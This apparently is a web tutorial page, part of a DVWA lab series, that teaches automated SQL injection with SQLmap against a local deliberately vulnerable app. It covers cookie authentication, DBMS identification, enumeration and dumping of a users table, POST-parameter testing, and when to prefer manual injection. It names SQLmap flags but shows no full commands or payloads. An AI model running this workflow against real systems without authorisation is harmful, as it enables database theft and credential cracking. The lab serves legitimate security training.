
Lab 12 teaches automated SQL injection using SQLmap against DVWA, building on prior manual SQL injection training. The article demonstrates the complete SQLmap workflow from authentication through database enumeration and data extraction, emphasizing that professionals must understand both manual and automated approaches. SQLmap automates hours of manual testing into minutes, but only practitioners who understand the underlying mechanics can effectively use it, explain findings to clients, and adapt when automated approaches fail.
- Session cookie authentication requirementDVWA requires a valid session cookie in every SQLmap request; without it, the server returns 302 redirects instead of real responses. The cookie (PHPSESSID plus security level) must be obtained from browser DevTools after login, then passed to SQLmap via the --cookie flag. The article provides a five-step verification process using curl to confirm authentication works before running SQLmap commands.
- DBMS identification shapes payload optimizationSQLmap automatically identifies the backend database type (MySQL, PostgreSQL, MSSQL, Oracle, SQLite) and adapts its enumeration and exploitation payloads accordingly. The article explains that different databases have different system tables, privilege models, and file access mechanisms — MySQL's information_schema, LOAD_FILE(), and INTO OUTFILE are MySQL-specific. The tester does not need to manage this differentiation manually; SQLmap handles it after the initial confirmation step.
- Four-step enumeration workflow progressionThe standard SQLmap workflow is databases → tables → columns → dump, using flags --dbs, --tables, --columns, and --dump respectively. Each step narrows the scope for the next command. SQLmap caches results between runs in ~/.local/share/sqlmap/output/, making subsequent commands on the same target faster. The article provides exact command examples showing how to specify the database with -D and table with -T flags.
- Request file method for complex scenariosThe -r flag reads a complete HTTP request from a file saved by Burp Suite, automatically handling all headers, cookies, POST body, and method. This approach is more efficient than manually specifying multiple flags for complex requests with custom headers (X-Auth-Token, API keys) or multi-cookie sessions. The saved request file also serves as direct documentation evidence for penetration test reports.
- Manual versus automated approach selectionManual injection is essential for understanding vulnerabilities at technical level (required for accurate reporting), testing blind injection where interpretation is needed, avoiding obviously anomalous automated tool traffic, and WAF evasion where manual payload crafting outperforms automated scripts. SQLmap is appropriate for confirming known injection points efficiently, bulk data extraction, time-critical assessments, and generating structured report evidence. The article states professionals must understand manual exploitation thoroughly and always be able to explain what SQLmap's payload
- Batch flag eliminates interactive promptsThe --batch flag answers all SQLmap prompts with defaults automatically, eliminating interaction pauses during exploitation. Without --batch, SQLmap pauses at multiple points asking for confirmation, making it unsuitable for scripted or automated assessments. The article demonstrates --batch usage in all three exercises as standard practice.
- Parameter specification directs scanning efficiencyThe -p id flag tells SQLmap to test only the 'id' parameter specifically rather than scanning all parameters, which is faster for known vulnerable inputs. This focuses effort when the injection point is already identified, saving time compared to full parameter enumeration scans.
- Output directory flag documents evidence collectionThe --output-dir flag saves all SQLmap results in a structured format suitable for report evidence. Rather than manually parsing terminal output, all enumeration results are saved to a specified directory in formats suitable for inclusion in penetration test documentation. The article notes this is professional standard for assessment documentation.
Bottom line: SQLmap compresses manual SQL injection exploitation from hours to minutes by automatically detecting injection types, identifying backend databases, and extracting data, but professionals must first master manual SQL injection techniques (as covered in Labs 7 and 11) to understand what SQLmap's payloads do, explain findings to clients, and adapt when automation fails. The most efficient real-world SQLmap workflow uses the -r flag to feed Burp-captured HTTP requests directly to SQLmap, automatica
FREE
Part of the DVWA Lab Series — 30 Labs
🎯 What You’ll Learn in Lab 12
⏱️ 40 min · 3 terminal exercises
✅ Prerequisites
- DVWA running locally (Lab 1: Setup)
- Labs 7 and 11 complete — manual SQL injection and blind SQLi understood
- SQLmap installed:
sudo apt install sqlmap -y - Active DVWA session in browser to copy session cookie
📋 Lab 12 Contents — SQLmap Against DVWA
In Lab 11 you extracted data using blind SQL injection — boolean and time-based queries built manually. Lab 12 automates that entire process with SQLmap. Together, Labs 7, 11, and 12 cover the complete SQL injection skill set: manual Union-based, manual blind, and automated exploitation. All three techniques appear in the DVWA Lab Series because professional testers need all three depending on the context.
Getting the Session Cookie — Authenticating SQLmap to DVWA
DVWA requires a logged-in session for all vulnerability modules. SQLmap needs to include the session cookie in every request it makes, otherwise DVWA redirects it to the login page and every test returns a 302 redirect rather than a real response. Getting the cookie takes 30 seconds in DevTools and is required before any SQLmap command will work against DVWA.
⏱️ Time: 8 minutes · Browser DevTools + Kali terminal
📸 Screenshot the SQLmap output confirming injection and MySQL backend. Share in #dvwa-labs on Discord.
Confirming Injection and Identifying the DBMS
Once SQLmap confirms the injection point, it identifies the backend DBMS type and version. This matters for subsequent exploitation because different database systems have different system tables, privilege models, and file access mechanisms. MySQL’s information_schema database structure, LOAD_FILE() function, and INTO OUTFILE syntax are MySQL-specific. SQLmap automatically adapts its enumeration and exploitation payloads to the identified DBMS — the tester does not need to manage this differentiation manually.
Database Enumeration and Full Table Dump
⏱️ Time: 18 minutes · Kali terminal · DVWA Low security
📸 Screenshot the complete users table dump showing all accounts and cracked passwords. Share in #dvwa-labs on Discord.
Medium Security — POST Parameter Testing
DVWA Medium security changes the SQL injection input from a GET parameter in the URL to a POST parameter submitted via a dropdown form. SQLmap handles POST parameters differently — instead of specifying the URL parameter with -p, you provide the POST data string with --data. The vulnerability at Medium level is the same SQL injection with an integer-based input — the security change is the delivery mechanism, not the underlying query structure.
⏱️ Time: 12 minutes · DVWA at Medium security
📸 Screenshot SQLmap confirming injection on the POST parameter at Medium security. Share in #dvwa-labs on Discord. Tag #sqlmap2026
Manual vs SQLmap — When to Use Each
Professional web application testers use both manual SQL injection and SQLmap, selecting the appropriate approach based on context. Manual injection is essential for: understanding the vulnerability at a technical level (required for accurate reporting), testing blind injection where output confirmation requires interpretation, contexts where automated tool traffic would be obviously anomalous, and WAF evasion where manual payload crafting outperforms automated tamper scripts.
SQLmap is appropriate for: confirming and documenting a known injection point efficiently, bulk extraction from confirmed vulnerabilities, time-critical assessments where manual extraction of large datasets is not feasible, and generating structured output for automated report evidence. The professional standard is to understand manual exploitation thoroughly, use SQLmap for efficiency, and always be able to explain what SQLmap’s payloads are doing when asked by a client or during a debrief.
🧠 QUICK CHECK — Lab 12
📋 SQLmap Lab Reference — Key Commands
🏆 Mark Lab 12 as Complete
Lab 12 completes the SQL injection series in DVWA — manual union-based (Lab 7), manual blind (Lab 11), and automated extraction (Lab 12). You can now enumerate and dump databases both manually and with SQLmap, and understand when to use each approach in professional assessments.
❓ Frequently Asked Questions
What is SQLmap and what does it do?
Does SQLmap work against DVWA with authentication?
What is the difference between manual SQL injection and SQLmap?
Can SQLmap bypass WAFs?
What comes after DVWA Lab 12?
Lab 11: DVWA Blind SQL Injection 2026
Lab 13: DVWA Insecure CAPTCHA 2026
📚 Further Reading
- DVWA Blind SQL Injection Lab 2026 — Lab 11 covers the manual blind injection techniques that SQLmap automates in this lab — understanding the manual approach first makes SQLmap’s output interpretable.
- DVWA SQL Injection Lab 2026 — Lab 7 covers foundational manual UNION-based SQL injection — the technique SQLmap detected and used in the error-based/UNION confirmation step.
- SQL Injection Complete Guide — The complete SQL injection category — all injection types, second-order SQLi, stored procedures, ORM injection, and remediation with parameterised queries across multiple languages.
- SQLmap GitHub Repository — The official SQLmap source code, wiki documentation covering all flags and tamper scripts, and the community-maintained list of bypass techniques and advanced usage patterns.
- SQLmap Usage Wiki — Complete SQLmap flags reference — all enumeration options, output formats, WAF bypass tamper scripts, and advanced options for complex authentication and request handling scenarios.
